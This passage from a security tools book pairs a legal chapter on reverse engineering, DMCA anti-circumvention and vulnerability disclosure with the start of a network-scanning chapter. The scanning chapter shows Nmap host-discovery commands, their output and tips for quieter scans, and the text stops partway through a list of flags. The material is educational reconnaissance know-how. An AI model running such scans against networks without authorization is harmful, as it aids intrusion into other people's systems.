The second defense to copyright infringement is if a legitimate owner of a software program is allowed to make *fair use* of the program. Fair use is defined by a four-factor test, rather than a list of acceptable practices:

- The purpose and character of the use, including whether such use is of commercial nature or is for nonprofit educational purposes;
- The nature of the copyrighted work;
- Amount and substantiality of the portion used in relation to the copyrighted work as a whole; and,
- The effect of the use upon the potential market for or value of the copyrighted work.

Reverse engineering is generally recognized as a fair use. While the expressive part of software programs is copyright-protected, function and ideas contained in programs are not. If reverse engineering is required to gain access to those unprotected elements, any intermediate copies made as part of reverse engineering are fair use. Here are some examples:

* *Kewanee Oil Co. v. Bicron Corp.* (1974) 416 U.S. 470, 476.

† 17 U.S.C. 106.

‡ 17 U.S.C. 117; *DSC Communications v. Pulse Communications*, 170 F.3d 1354, 1361 (Fed Cir. 1999).

Sega Enterprises v. Accolade[*]
: Reverse engineering is a fair use when "no alternative means of gaining an understanding of those ideas and functional concepts exists."

Sony Computer Entertainment v. Connectix[†]
: A Sony competitor could legally copy and reverse engineer the Sony BIOS for Playstation, as part of an effort to develop and sell an emulator that would run Playstation games on a computer.

Regardless, reverse engineering will not protect you from a copyright infringement claim if you are not legitimately in possession of the software, or if you use copyrighted code in your final product. Here are some examples:

Atari Games Corp. v. Nintendo of America, Inc., 975 F.2d 832 (Fed. Cir. 1992)
: The researching company lied to the Copyright Office to get a copy of the source code. The court found this copy was infringing.

Compaq Computer Corp. v. Procom Technology, Inc., 908 F. Supp. 1409 (S.D. Tex. 1995)
: Copyrighted code was reproduced verbatim on competitor's own hard drives to facilitate interoperability. The company could have made copies to understand the software and create its own interoperable program, but the verbatim copies were infringing.

Cable/Home Communication Corp. v. Network Productions, Inc., 902 F.2d 829 (11th Cir. 1990)
: A creator of chips designed to enable display of satellite television services without subscription did not qualify as a fair use in part because they contained 86 percent of the copyright code. Probably another consideration was that the court did not approve of the product.

What to do to protect yourself with fair use

Whether reverse engineering is a fair use depends on the facts of the case. Therefore, to ensure that your reverse engineering is protected by fair use, make sure that the program you are working on is legitimately obtained, make intermediary copies as needed in order to understand the program, but do not infringe the program in your final product.

- Copies made during reverse engineering should be necessary for figuring out how a program works, and for accessing ideas, facts, and functional concepts contained in the software.
- Copies should be intermediate. Do not use copyrighted code in the final product.
- Do not steal the copy of the software that you are reverse engineering.

[*] 977 F.2d 1510 (9th Cir. 1992).

[†] 203 F.3d 596 (9th Cir. 2000).

Reverse Engineering, Contracts, and Trade Secret Law

Despite the legal protections for reverse engineering as a fair use, two newer developments threaten to limit the protection rule. These are trade secret and contract law, and the anti-circumvention provisions of the Digital Millennium Copyright Act (DMCA).

As we saw in Michael Lynn's case, companies sometimes make trade secret claims against security researchers, despite the fact that reverse engineering is specifically protected in both copyright and trade secret law.

One way to understand the relationship between trade secret law and reverse engineering is to view trade secret protection as a prohibition against theft or misuse of certain kinds of information, rather than a rule that says certain information is private property for all purposes. Information may be a trade secret one day, but if the public legitimately learns the information, it ceases to be protected as such. This explains why reverse engineering generally doesn't violate trade secret law. It is a fair and honest means of learning information.

The question becomes more complicated when a EULA or nondisclosure agreement (NDA) prohibits reverse engineering. If a researcher reverse engineers in violation of a legal instrument, is the technique still a fair and honest practice allowed in trade secret law?

Can a EULA or NDA:

- Prevent the researcher from raising a fair use defense to a claim of copyright infringement?
- Prevent the researcher from claiming fair and legitimate discovery defense in response to a trade secret misappropriation claim?
- Subject the researcher to a breach of contract claim if he reverse engineers in contravention to the terms of that document?

The answer to these questions depends on whether the terms of the EULAs or NDAs are enforceable. Even if enforceable, the question remains whether a person who has violated those terms merely breaches the EULA or NDA contract, or actually infringes copyright or misappropriates trade secrets, both more serious claims. Full discussion of this issue is beyond the scope of this chapter. However, I do want to explain some basic contract principles so readers can see the interrelationship with trade secret law.

A EULA purports to be a contract between the vendor and the purchaser. Contract law is based on a mythological meeting of two entities with equal bargaining power that come together and strike a deal in which each gives something to get something. A EULA does not look much like the arm's length negotiation I've just described. Instead, the vendor issues small print terms and conditions that the purchaser sees only when he opens the box, or upon install. The purchaser can then

return the product or "accept" the terms. People who've never seen the terms or agreed to them then use the product.

Additionally, companies that want to protect their trade secrets often enter into nondisclosure agreements (NDAs) that regulate how signers will treat source code. This is the only way that a team of people can work on a project and the company can still keep information confidential.

The important thing to note is that researchers may be subject to contractual provisions contained in shrink-wrap, click-wrap, and browse-wrap licenses, and that violation of those provisions in the service of security work could undermine the applicability of legal defenses you would otherwise be able to use.

Perhaps there are some contract terms the law will enforce, and some it will not. One factor may be whether the contracts were truly negotiated or just offered to the public on a take it or leave it basis. A few cases have ruled that the terms in software mass market licenses are enforceable if the user has an opportunity to view them and accept or return the product at some point prior to use. Thus, even if intellectual property law says you can do something, a court may punish you if a contract says you cannot.

What to do to protect yourself

As you can see, it's pretty important to legally possess a copy of the software you are working on and to comply with any promises that you've made in conjunction with obtaining the right to use that software (in a click-wrap, shrink-wrap, browse-wrap, or NDA contract, for example). Failure to do so can result in legal liability, either for breaking the promise or for otherwise legal activities that are no longer protected by IP law.

In my opinion, companies should not use EULAs to terminate public right of access to ideas and functionality of code. We should not depend on the intellectual property rights holder to make socially beneficial decisions about reverse engineering. Once software is out on the market, the vendor should not be able to bind the public at large to a license term that deprives society of the benefits of reverse engineering.

Enforcing terms limiting reverse engineering or controlling dissemination of information obtained by reverse engineering makes sense when the only way the researcher got access to the original code was under an individually negotiated NDA. But even there, restrictions that prevent people from learning about flaws in electronic voting machines or the routers that run the Internet may need to yield to the greater good of public access.

Breaching a contract does not customarily carry the negative connotation that committing a tort or a crime does. The purpose of contract is to smooth out commercial interactions, and walking away from a contract if there is a better deal is part of

doing business. Traditionally, breaches could be fixed with money damages sufficient to give the contracting party the benefit of the bargain and punitive damages were not granted. So, it's a bit odd to let a breach of contract translate into trade secret and copyright damages. It is important for you to know that the law will develop further in this area over the next few years. As always, if you recognize a potential grey area, get real legal advice from an attorney.

Reverse Engineering and Anti-Circumvention Rules

Section 1201, the anti-circumvention provisions of the DMCA, prohibits circumvention of technological protection measures that effectively control access to copyrighted works and prohibit the distribution of tools that are primarily designed, valuable, or marketed for such circumvention.* What this means is that you generally are not allowed to break software locks that control how you use copyrighted materials. There are other parts to the DMCA, including the safe harbor/notice and take down provisions for copyright infringing materials, so to distinguish from these other sections, I refer to the anti-circumvention provisions as "Section 1201," rather than as the DMCA.

Congress' purpose in passing Section 1201 was to prohibit breaking copyright owners' digital rights management schemes, so that companies would be more comfortable releasing works in digital format. However, the statute prohibits far more than digital rights management; for example, circumventing both access and copy controls. As we saw previously in the computer trespass context, access is a broad concept. Any use is deemed access. Thus, Section 1201 prohibits circumvention of technology that controls how customers use digital music, movies, and games.

Some commentators have called Section 1201 *para*-copyright because it in effect gives copyright owners the ability to control behaviors that the copyright law does not. The copyright law does not assure to the owner the right to control access, but Section 1201 in effect gives owners that right, if they can enshrine their access preferences in a technological protection measure or with digital rights management (DRM) technology.

Because of the broad nature of *access* and because software is a copyright-protected work, there have been many Section 1201 claims challenging security research or reporting.

- In September 2000, Princeton computer science professor Edward Felten and a team of researchers succeeded in removing digital watermarks on music. When the team tried to present their results at an academic conference, the industry group that promoted the watermarking technology threatened the researchers with a DMCA suit.

* 17 U.S.C. 1201 (1998).

- In October 2003, SunnComm threatened a Princeton graduate student with a DMCA lawsuit after he published a report revealing that merely holding down the Shift key on a Windows PC defeats SunnComm's CD copy protection technology.
- In 2002, Hewlett-Packard threatened SNOsoft, a research collective, when they published a security flaw in HP's Tru64 Unix operating system.
- In April 2003, educational software company Blackboard, Inc. used a DMCA threat to stop the presentation of research on security flaws in the Blackboard ID card system at the InterzOne II conference in Atlanta.
- In 2003, U.S. publisher John Wiley & Sons dropped plans to publish Andrew "bunnie" Huang's book on Xbox modding, which Huang discovered as part of his doctoral research at M.I.T. Huang eventually self-published the book in mid-2003 and was subsequently able to get the book published by No Starch Press.

Despite the widespread use of the statute in cease-and-desist letters, there have not been many actual court decisions applying it to security research. In advising researchers in this area then, there are two essential issues to bear in mind: what the statute says and how it has been used.

Theoretically, Section 1201 could be used in many computer trespass situations, effectively supplanting Section 1030 (the Federal law barring intentional transmission without authorization of a software program that causes damage to a computer used in interstate commerce). Any unauthorized access that involves circumvention of a security protocol, and thus allows use of the copyrighted software on a computer, is arguably a 1201 violation. While getting authorization avoids a Section 1030 claim, getting permission is practically much more difficult in a Section 1201 context. Authorization is relatively easy to get when you are penetration testing or doing research on a particular computer system. But when your research is on DRM or other encryption schemes, authorization will not be forthcoming. Who at Sony could you call for authorization to reverse engineer the spyware root kits they were distributing with each music CD in 2005? Applying Section 1201 in a trespass context is highly problematic, for this and other reasons.

Courts have found the following practices and technologies to be illegal under the anti-circumvention provisions:

Mod chips for PlayStation and Xbox
: Chips that allow the user to run any games or code on the machines without checking for an authentication handshake

DeCSS
: A software program that decrypts DVDs

Adobe eBook Processor
: A software program that decrypts Adobe eBooks

Companies that produce interoperable after-market products such as printer cartridges and garage door openers (*Lexmark v. Static Control Components*[*], *Chamberlain v. Skylink*[†]) have also faced DMCA suits. Owners use encryption to check that customers are using approved aftermarket products, while competitors circumvent this encryption so that customers can use the products they like, and that circumvention allows customers to operate code inside the printer or garage door opener. Thus, the lawsuit claims that the after-market competitors are circumventing a technological protection-measure (encryption) that controls access to (use of) a copyrighted work (code in the printer, garage door opener). In these cases, the competitors have prevailed on the grounds that customers have the right to access code in the machines they've purchased. As more cases are brought, we will see what effect EULAs denying the right to access will have in this area as well as in trade secret law.

In practice, the few DMCA cases on the books suggest that the statute is more likely to be enforced when your research focuses on DRM or other technological protection measures that control access to video games, music, and movies. Researchers in these fields of DRM and applied encryption must be particularly careful because the few research exceptions in Section 1201 that exist are very narrow: reverse engineering, security research, and encryption research.

Congress recognized that the anti-circumvention provisions could prohibit reverse engineering, so it put an exception to the rule in the statute for some kinds of reverse engineering. If you have lawfully obtained the right to use a computer program, you may circumvent and disclose information obtained through circumvention for the sole purpose of creating an interoperable, noninfringing computer program, providing your work falls within these guidelines:

- Sole purpose is interoperability
- Necessary
- Independently created computer program
- Not previously readily available to the person engaging in the circumvention
- Such acts of identification and analysis are not an infringement

This exception has been read very narrowly. For example, the District Court in the DeCSS case (*Universal City Studios v. Reimerdes*) held that DeCSS was not protected under the reverse engineering exception because DeCSS runs under both Linux and Windows, and thus could not have been for the sole purpose of achieving interoperability between Linux and DVDs."[‡]

[*] 387 F.3d 522 (6th Cir. 2004).

[†] 381 F.3d 1178, 1191 (Fed.Cir. 2004).

[‡] 111 F.Supp.2d 294, 320 (SDNY 2000), upheld on appeal, *Universal City Studios v. Corley*, 272 F.3d 429 (2d Cir. 2001).

The encryption research exception applies only when:

- Circumvention is of a technological protection measure that controls access to a copy, phonorecord, a performance, or display of a published work
- Necessary
- A researcher sought advance permission
- Research is necessary to advance the state of knowledge in the field

With a few additional factors, including whether:

- Publishing results promotes infringement or advances the state of knowledge or development of encryption technology
- The person is a professional cryptographer
- The person provides the copyright owner with notice and the research

Finally, the security research exception in Section 1201 says it is legal to access a computer network solely for the purpose of good-faith testing and that correcting a vulnerability, with authorization, is not an infringement or other violation of law. The key factors include whether:

- The information is used solely to promote the security of the owner of the tested computer system, or the information is shared directly with the developer of the system.
- The information is distributed in a way that might enable copyright infringement or other legal violations.

The statute also says that security tools may be created and disseminated for the sole purpose of performing the described acts of security testing, unless the tool:

- Is primarily designed for circumventing
- Has only limited commercially significant purpose other than to circumvent

Or:

- Is marketed for circumvention

What to do to protect yourself when working in DMCA

The various offenses, defenses, and factors contributing to defense are pretty complicated. But there are a few points that I can distill from this statutory scheme with which you can try to comply to make it less likely you'll be successfully sued for violating Section 1201.

- Do not market for circumventing purposes.
- Do not design solely for circumvention.
- Seek advance permission if possible, even if you know they will deny you.

- Publish in a manner that advances the state of knowledge and does not enable infringement.
- Be careful when creating products that allow customers to break the law.

1.4 Vulnerability Reporting

One of the more vigorous public policy debates in the security field centers on publication of information about security vulnerabilities. Some argue that vulnerability publication should be restricted in order to limit the number of people with the knowledge and tools needed to attack computer systems. Restriction proponents are particularly concerned with information sufficient to enable others to breach security, especially including exploit or proof-of-concept code.

The benefits of publication restrictions theoretically include denying script kiddies attack tools, reducing the window of vulnerability before a patch is available, and managing public overreaction to a perception of widespread critical insecurity.

Opponents of publication restrictions argue that the public has a right to be aware of security risks, and that publication enables system administrator remediation while motivating vendors to patch. They also question whether restricting *white hat* researchers actually deprives *black hats* of tools needed to attack, under the theory that attackers are actively developing vulnerability information on par with legitimate researchers.

Today many, if not most, security researchers have voluntarily adopted a delayed publication policy. While these policies may differ in detail, they come under the rubric of *responsible disclosure*. The term has come to mean that there's disclosure but no distribution of proof-of-concept code until the vendor issues a patch.* Once the patch is issued, it in itself can be reverse engineered to reveal the security problem, so there is little point in restricting publication after that time. In return, responsible vendors will work quickly to fix the problem and credit the researcher with the find.

Various businesses that buy and sell vulnerabilities are threatening this uneasy balance, as are researchers and vendors that refuse to comply. For example, in the month of January 2007, two researchers published daily flaws in Apple's operating system without giving advance notice of those flaws to the company.

Can we regulate security information? The dissemination of pure information is protected in the U.S. by the First Amendment. Many cases have recognized that source code, and even object code, are speech-protected by the First Amendment, and as a

* Paul Roberts, *Expert Weighs Code Release In Wake Of Slammer Worm*, IDG News Service, Jan. 30, 2003, available at *http://www.computerworld.com/securitytopics/security/story/0,10801,78020,00.html*; Kevin Poulsen, *Exploit Code on Trial*, SecurityFocus, Nov. 23, 2003, at *http://www.securityfocus.com /news/7511*.

general principle, courts have been loath to impose civil or criminal liability for truthful speech even if it instructs on how to commit a crime. (The infrequent tendency of speech to encourage unlawful acts does not constitute justification for banning it.)

On the other hand, information about computer security is different from information in other fields of human endeavor because of its reliance on code to express ideas.* Code has a dual nature. It is both expressive and functional. Legislatures have tried to regulate the functionality of code similar to tools that can be used to commit criminal acts.† But the law cannot regulate code without impacting expression because the two are intertwined.

While current case law says that laws that regulate the functionality of code are acceptable under the First Amendment if they are content-neutral, lawmakers have advocated or even passed some laws that regulate publication. For example, the Council of Europe's new Cybercrime Treaty requires signatories to criminalize the production, sale, procurement for use, import, and distribution of a device or program designed or adapted primarily for the purpose of committing unauthorized access or data intercept. Signatories can exempt tools possessed for the authorized testing or protection of a computer system. The United States is a signatory.

As previously discussed, the U.S. government and various American companies have used Section 1201 (which regulates the distribution of software primarily designed to circumvent technological protection measures that control access to a work protected under copyright laws) to squelch publication of information about security vulnerabilities. But where there is no particular statute, then security tools, including exploit code, are probably legal to possess and to distribute.

Nevertheless, companies and the government have tried to target people for the dissemination of information using either the negligence tort, conspiracy law, or aiding and abetting.

To prove negligence, the plaintiff has to establish:

- Duty of care
- Breach of that duty
- Causation
- Harm

Duty of care means that a court says that the general public has a responsibility not to publish exploit code just because it's harmful, or that the particular defendants have a responsibility not to publish exploit code because of something specific about

* See 49 U.C.L.A. L.Rev. 871, 887-903.

† See, e.g., 18 U.S.C. 2512(1)(b) (illegal to possess eavesdropping devices); Cal. Penal Code §; 466 (burglary tools).

their relationship with the company or the customers. Yet, the first amendment protects the publication of truthful information, even in code format. Code is a bit different because code works, it doesn't just communicate information. No case has ever held that someone has a legal duty to refrain from publishing information to the general public if the publisher has no illegal intent. I think that would be hard to get a court to establish, given the general practice of the community and the prevailing free speech law. I can imagine, however, a situation in which a court would impose a duty of care on a particular researcher with a prior relationship with a vendor. This hasn't happened yet.

With regard to evidence of conspiracy, the charge requires proof of an agreement. If you publish code as part of an agreement to illegally access computers, that is a crime. The government recently proved conspiracy against animal rights activists by using evidence of web site language supporting illegal acts in protest of inhumane treatment (Stop Huntingdon Animal Cruelty). The convictions are decried as a violation of the First Amendment, but there were illegal activities, and while the web site operators were not directly tied to those activities, the web site discussed, lauded, and claimed joint responsibility (by using the word "we" with regard to the illegal acts).

Aiding and abetting requires the government to show an intent to further someone else's illegal activity. Intent, as always, is inferred from circumstances.

Rarely does the government infer illegal intent from mere publication to the general public, but it has happened. For example, some courts have inferred a speaker's criminal intent from publication to a general audience, as opposed to a coconspirator or known criminal, if the publisher merely knows that the information will be used as part of a lawless act (*United States v. Buttorff*, 572 F.2d 619 [8th Cir.], cert. denied, 437 U.S. 906 [1978] [information aiding tax protestors]; or, *United States v. Barnett*, 667 F.2d 835 [9th Cir. 1982] [instructions for making PCP]). Both *Buttorff* and *Barnett* suggest that the usefulness of the defendant's information, even if distributed to people with whom the defendant had no prior relationship or agreement, is a potential basis for aiding and abetting liability, despite free speech considerations.

In contrast, in *Herceg v. Hustler Magazine*, 814 F.2d 1017 (5th Cir. 1987), a magazine was not liable for publishing an article describing autoerotic asphyxiation after a reader followed the instructions and suffocated. The article included details about how the act is performed, the kind of physical pleasure those who engage in it seek to achieve, and 10 different warnings that the practice is dangerous. The Court held that the article did not encourage imminent illegal action, nor did it incite, so it was First Amendment-protected.

Legitimate researchers are not comforted by this lack of legal clarity. Security researchers frequently share vulnerability information on web pages or on security mailing lists. These communities are open to the public and include both white-hat and black-hat hackers. The publishers know that some of the recipients may use the

information for crimes. Nonetheless, the web sites properly advise that the information is disseminated for informational purposes and to promote security and knowledge in the field, rather than as a repository of tools for attackers.

A serious problem is that prosecutors and courts might weigh the social perception of the legitimacy of the publisher's "hacker" audience or the respectability of the publisher himself, in deciding whether the researcher published with a criminal intent.

In one example, in 2001 a Los Angeles-based Internet messaging company convinced the U.S. Department of Justice to prosecute a former employee who informed the company's customers of a security flaw in its webmail service. The company claimed that the defendant was responsible for its lost business. As a result, security researcher Bret McDanel was convicted of a violation of 18 U.S.C. § 1030(a)(5)(A), which prohibits the transmission of code, programs, or information with the intent to cause damage to a protected computer, for sending email to customers of his former employer informing them that the company's web messaging service was insecure. The government's argument at trial was that McDanel impaired the integrity of his former employer's messaging system by informing customers about the security flaw. I represented Mr. McDanel on appeal.

On appeal, the government disavowed this view and agreed with the defendant that a conviction could only be based on evidence that the "defendant intended his messages to aid others in accessing or changing the system or data."* McDanel's conviction was overturned on appeal, but not before he served 16 months in prison. Nothing in the statute says that Section 1030 requires proof of intent, but because McDanel's actions were speech, the government had to read that requirement into the statute to maintain its constitutionality.

In late 2006, Chris Soghoian published an airline "boarding pass generator" on his web site. The generator took a Northwest boarding pass, which the airline distributes in a modifiable format, and allowed users to type their own name on the document. Though the Transportation Safety Administration (TSA) had long been aware of the ease of forging boarding passes, they had done nothing and the problem was not widely know. After Soghoian's publication, there was something of a public outcry, and Congress called for improved security. The Department of Homeland Security paid a visit to Soghoian, investigating whether he was aiding and abetting others in fraudulently entering the secured area of an airport. Because Soghoian had never used his fake boarding passes, nor provided it to anyone, and because the language on his web site made clear that his purpose was to critique the security of the boarding pass checkpoint, the Department of Homeland Security recognized that the

* Government's Motion for Reversal of Conviction, United States v. McDanel, No. 03-50135 (9th Cir. 2003), available at *http://cyberlaw.stanford.edu/about/cases/001625.shtml*.

publication was not criminal. Nonetheless, they sent a cease-and-desist letter to his ISP, which promptly removed the page.

The blunt lesson from these cases is that it's risky to be a smart ass. You have a right to embarrass the TSA or to show how a company is hurting its customers, but being a gadfly garners attention, and not all attention is positive. The powers that be do not like being messed with, and if the laws are unclear or confusing, they'll have even more to work with if they want to teach you a lesson. This isn't to say there is no place for being clever, contrary, or even downright ornery. Some of the most important discoveries in network security and other fields have been made by people whose motivation was to outsmart and humiliate others. If this is your approach, be aware you are inviting more risk than someone who works within the established parameters. You may also get more done. Talk to a lawyer. A good one will point out the ways in which what you are doing is risky. A great one will help you weigh various courses of action, so you can decide for yourself.

What to do to protect yourself when reporting vulnerabilities

Be aware there may be statutes in your state that apply to publications that are beyond the scope of this chapter, that have arisen since this book was last printed, or that apply to your special circumstance. In general:

- Publish only what you have reason to believe is true.
- Publish to the vendor or system administrator first, if possible.
- Don't ask for money in exchange for keeping the information quiet. I've had clients accused of extortion after saying they would reveal the vulnerability unless the company wants to pay a finder's fee or enter into a contract to fix the problem.
- Do not publish to people you know intend to break the law. Publish to a general audience, even though some people who receive the information might intend to break the law.

If you are thinking about publishing in a manner that is not commonly done today, consult a lawyer.

1.5 What to Do from Now On

I cannot cover this topic completely without devoting an entire book to it, and perhaps not even then. Security practices do not fit neatly into white hat or black hat categories. There are legal and ethical gray areas where most of you live and work. This book intends to give you technical skills in using an assortment of security tools, but it's how you use those tools that create the legal and ethical challenges with which this chapter, the legal system, and society grapple.

Any bozo can file a lawsuit, but you will usually receive some notification first, in the form of a demand or cease and desist letter. If you receive one of these, get advice from a lawyer. Perhaps the suit can be prevented or settled ahead of time.

Criminal charges often come without any advance notice to you. The FBI may show up at your door asking questions; they may have a warrant to seize your computers; they may ask permission to take your machines. You may never hear anything further from them, or you may get arrested months later. Local law enforcement investigates differently. If law enforcement comes to question you, ask for a lawyer immediately. You may have done nothing wrong, and you may want to cooperate, but that is something that a skilled attorney must help you with. Sometimes the police tell you that getting a lawyer is just making matters worse for you. Actually, it makes matters worse for them, because there's someone looking out for your interests and making sure that they keep their promises to you.

In less extreme situations, consider following the basic "What to do to protect yourself" bullet points throughout this chapter. They are certainly obvious, but you'd be surprised how seldom they are considered.

Ask for permission. Do not take things you are not intended to take. Do not break things. Publish your findings in open forums, using not-for-profit language and with good intent. Do not fake passwords. When you tinker with programs, make sure they are yours, do your research on your own time, on your own computers, without intent to gain financially or destroy something someone else has built.

Finally, there may be times you will not be able to follow these edicts. But as my best friend wrote when she gave me an etiquette book for my wedding, its best to know the rules before you break them. The legalities and ethics of the network security field is in its infancy. If I haven't said it enough times already, here it is once more: if you are operating in a grey area and something feels strange, get legal advice from a practicing lawyer in the field.

—Jennifer Stisa Granick

Part II

Reconnaissance

2

Network Scanning

Virtually every network attack requires the IP address and port number of a vulnerable host in order to function. For example, if you have an Apache exploit ready to use, you need the IP address (and possibly the port number if the server is running on a nonstandard port) of a computer running Apache. Network scanners can provide you with this information, letting you know not only what IP addresses and ports are open but also what applications are running on which port.

Even if you don't have any specific intent, running a network scanner against a host or subnet provides valuable information you couldn't gather otherwise. Modern scanners can give you a feel for an entire network topology within a handful of seconds.

Scanners also are good at determining firewall rules and other access control policies. An administrator can verify his firewall is working properly using these techniques. Similarly, an attacker can use the same tricks to find holes in firewall coverage or simply learn the firewall rules to tailor his attack.

2.1 How Scanners Work

There are a number of network scanners out there, and each supports a different feature set and operates in a slightly different fashion. That said, most network scanners follow the same basic principles.

Networked applications communicate by sending packets back and forth. Scanners can determine whether an application is running on a computer by sending a packet that should elicit a response and waiting to see what comes back. If a response is sent, the application is likely to be running.

Some applications such as PortSentry exist for the sole purpose of confusing or frustrating port scans. Additionally, firewall features like *SYN-cookies* can make ports appear open when they are actually closed.

Most Internet applications communicate using either the TCP or UDP protocols. Both protocols use the concept of *ports* to allow for multiple applications to coexist on a single IP address. Both UDP and TCP support 65,536 (2^{16}) distinct ports that applications can choose to bind to. Most applications have default ports that are used the vast majority of the time. HTTP (web) servers typically use TCP port 80. SMTP (email) servers almost always use TCP port 25. DNS servers use UDP port 53, and so on.

The file */etc/services* on most Unix machines contains a mapping of common applications to their default port number. For example, the following entry lets us know that IMAP servers typically use TCP port 143:

```
imap    143/tcp     # Internet Message Access Protocol
```

Network scanners determine what network applications are running on a given computer by testing TCP or UDP ports to see whether they are accepting connections. If TCP port 80 is open on a given IP address, it can be assumed that an HTTP server is running on that computer. Some scanners such as Scanrand (see the later section "Scanrand") only tell you which ports are open, while others such as Nmap (see the later section "Nmap") or Unicornscan (see the section "Unicornscan," also later in this chapter) can communicate with the application to verify its guess or even identify the version of the application running.

A simple TCP scan of the computer at IP address 1.1.1.1 might involve attempting a connection to 1.1.1.1:1, then 1.1.1.1:2, then 1.1.1.1:3, and so on, until all ports have been attempted. (In reality, modern scanners are much more sophisticated about how they perform their scanning.)

TCP Scanning

The goal of a TCP scan is to determine which TCP ports have applications listening on them. For TCP scans, no actual communication with listening applications is necessary as the TCP protocol allows you to learn what ports are open without completing a full connection. TCP connections are initiated with a *three-way handshake* consisting of a SYN packet, a SYN/ACK packet, and a final ACK packet. This exchange is represented in Figure 2-1.

To see whether an application is listening on a specific TCP port, a scanner can send a TCP SYN packet to that port and wait for a response. If a SYN/ACK packet is returned, then that port is considered *open*. If a RST packet is returned, then the port is considered *closed*; if no response is seen after some time, the port is considered either *filtered* (i.e., a firewall is blocking connections to that port) or there is no host up at that IP address. To learn about other types of TCP scans, see Section 2.8.



Figure 2-1. TCP three-way handshake

UDP Scanning

UDP scanning is slightly more difficult than TCP scanning. Unlike TCP, UDP does not use handshakes, so the very first packet sent goes directly to the application. UDP applications are prone to discarding packets that they can't parse, so scanner packets are likely to never see a response if an application is listening on a given port. However, if a UDP packet is sent to a port without an application bound to it, the IP stack returns an ICMP *port unreachable* packet. The scanner can assume that any port that returned an ICMP error is *closed*, while ports that didn't return an answer are either *open* or *filtered* by a firewall.

The inability to distinguish between *open* and *filtered* ports is a weakness of simple UDP scanners that has led many people to abandon UDP scanning entirely. Unicornscan improves on this limitation by speaking valid application packets for the most common UDP protocols, which provides much more accurate results.

2.2 Superuser Privileges

The network scanners discussed in this chapter all function by sending packets with very special parameters to the computer being scanned. Most Unix-like operating systems (such as Linux or Mac OS X) require *superuser* privileges in order to send these packets. Unicornscan and Nmap's connect scan (see Section 2.8) mode work with normal user privileges, but advanced Nmap scans and Scanrand both require superuser privileges. Nmap works fine on Windows with an unprivileged user account.

Instead of logging in as *root* to gain superuser privileges, you can use *sudo* (see Section 14.3) to temporarily elevate your privileges.

2.3 Three Network Scanners to Consider

The following three network scanners are covered in this chapter. Here's a quick introduction to each of them and where to get them:

Nmap (http://www.insecure.org/nmap/)
: Nmap is the oldest, most popular, and most feature-rich of the three scanners. First released in 1997, it has seen four major releases in the past decade. Nmap is widely available for most Unix platforms as well as Windows, and has both command-line and graphical interfaces. Nmap has been integrated into a number of commercial security products as well.

Unicornscan (http://www.unicornscan.org/)
: While Unicornscan isn't quite as feature-rich as Nmap, it was designed with speed and scalability in mind. The packet-per-second rate can be precisely controlled to allow for very fast scans, or for slower scans so as to not exceed network constraints. Unicornscan also supports sophisticated UDP scans by speaking application protocols instead of sending empty scan packets. Precompiled packages are only available for a few operating systems; otherwise, it must be compiled from source code.

Scanrand (http://www.doxpara.com/paketto/)
: Scanrand is part of the Paketto Keiretsu toolkit by Dan Kaminsky. While it has the most limited feature set of the tools presented here, it is designed with one thing in mind: sheer speed. Scanrand uses a clever technique of encoding information in the headers of TCP SYN packets, allowing for very fast stateless scanning of a large set of addresses and ports. Scanrand and Paketto packages are available for most Unix operating systems.

2.4 Host Discovery

When presented with an unknown network, one of the first orders of business for scanning is to determine which IP addresses have computers listening on them. This is particularly important when exploring a network behind a Network Address Translation (NAT) device (see "Endpoint/Host" in Chapter 13) where only a tiny percentage of available IP addresses may be in use. For example, on my home network, I have three class C networks defined (762 IP addresses), but 12 of those IP addresses are in use only, meaning that nearly 99 percent of the address space is unused. Host scans (also known as ping sweeps) quickly identify which IP addresses have computers attached and allow you to narrow the task at hand significantly.

Nmap provides the `-sP` option to perform a host scan. By default, Nmap sends both an ICMP *echo request* (also known as *ping*) packet as well as a TCP SYN packet to port 80 (the default web server port) to determine whether a computer is listening on a given IP address. If the IP addresses being scanned are on the same subnet as the scanner, ARP packets are used instead; it is a faster and more reliable way to see which IP addresses are in use. Here's an example of Nmap scanning the first 20 hosts of a subnet:

```
[bryan@nereid bryan] sudo nmap -n -sP 10.150.9.1-20

Host 10.150.9.15 appears to be up.
MAC Address: 00:0C:F1:D2:29:4C (Intel)
Host 10.150.9.16 appears to be up.
MAC Address: 00:0B:DB:27:40:47 (Dell ESG Pcba Test)
Nmap finished: 20 IP addresses (2 hosts up) scanned in 0.646 seconds
```

The `-n` flag instructs *nmap* to not do name lookups on the IP addresses it scans. This often makes the scan faster as reverse DNS lookups can take a long time to complete. The DNS requests can be somewhat noisy as well, so if you're trying to be subtle with your scan, `-n` is usually a good idea.

From the above output, you can see that of the first 20 IP addresses in the subnet, two are in use only. If the subnet scanned is local, Nmap is nice enough to look up the MAC addresses in its database to tell you who manufactured the network card.

Dealing with Blocked Pings

Sending ping (ICMP echo request) packets used to be a reliable way to determine whether a computer was listening at a given IP address. These days, with firewalls becoming more widely deployed, ping packets are sometimes blocked by default. For example: the firewall that comes with Windows XP automatically blocks ping packets unless TCP port 445 is also allowed. In addition to sending a ping packet, Nmap also tries to connect to TCP port 80 as a fallback, but what if the host is blocking both pings and port 80? By default, Nmap considers the IP address to be vacant. In the following example, Nmap fails to find any hosts, despite there being a Windows XP machine at 10.150.10.253:

```
[bryan@nereid bryan] sudo nmap -sP 10.150.10.250-254

Starting Nmap 4.03 ( http://www.insecure.org/nmap/ ) at 2006-06-09 11:45 PDT
Nmap finished: 5 IP addresses (0 hosts up) scanned in 2.053 seconds
```

One workaround to this problem is to use the `-P0` flag, which instructs *nmap* to bypass the host discovery process entirely and instead connect to every port even if the host seems down. The downside to this approach is that on sparse networks, a tremendous amount of time is wasted trying to scan open ports of vacant IP

addresses. Adding `-P0` to the above scan did find the Windows XP machine, but it took 56 minutes to complete.

Avoid using the `-P0` flag on large scans of potentially sparse networks. In environments such as my home network, where only 1 percent of IP addresses are in use, `-P0` causes the scan to take 100 times longer to complete.

A faster solution to the blocked ping problem is to extend the list of probed ports to cover more than just pings and TCP port 80. Nmap provides the following flags to customize the host scan functionality:

`-PS`*`portlist`*
: Lets you specify which ports to send TCP SYN packets to. If this flag is omitted, Nmap uses port 80.

`-PA`*`portlist`*
: Lets you specify which ports to send TCP ACK packets to. This is similar to the preceding SYN scan but may provide better results when simple firewalls are between you and the host being scanned.

`-PU`*`portlist`*
: Lets you specify which ports to send empty UDP packets to. This is similar to the TCP SYN option but for probing UDP applications.

`-PE`
: Instructs Nmap to send ICMP echo request (ping) packets. These packets are sent by default if no `-P` options are specified.

`-PP`
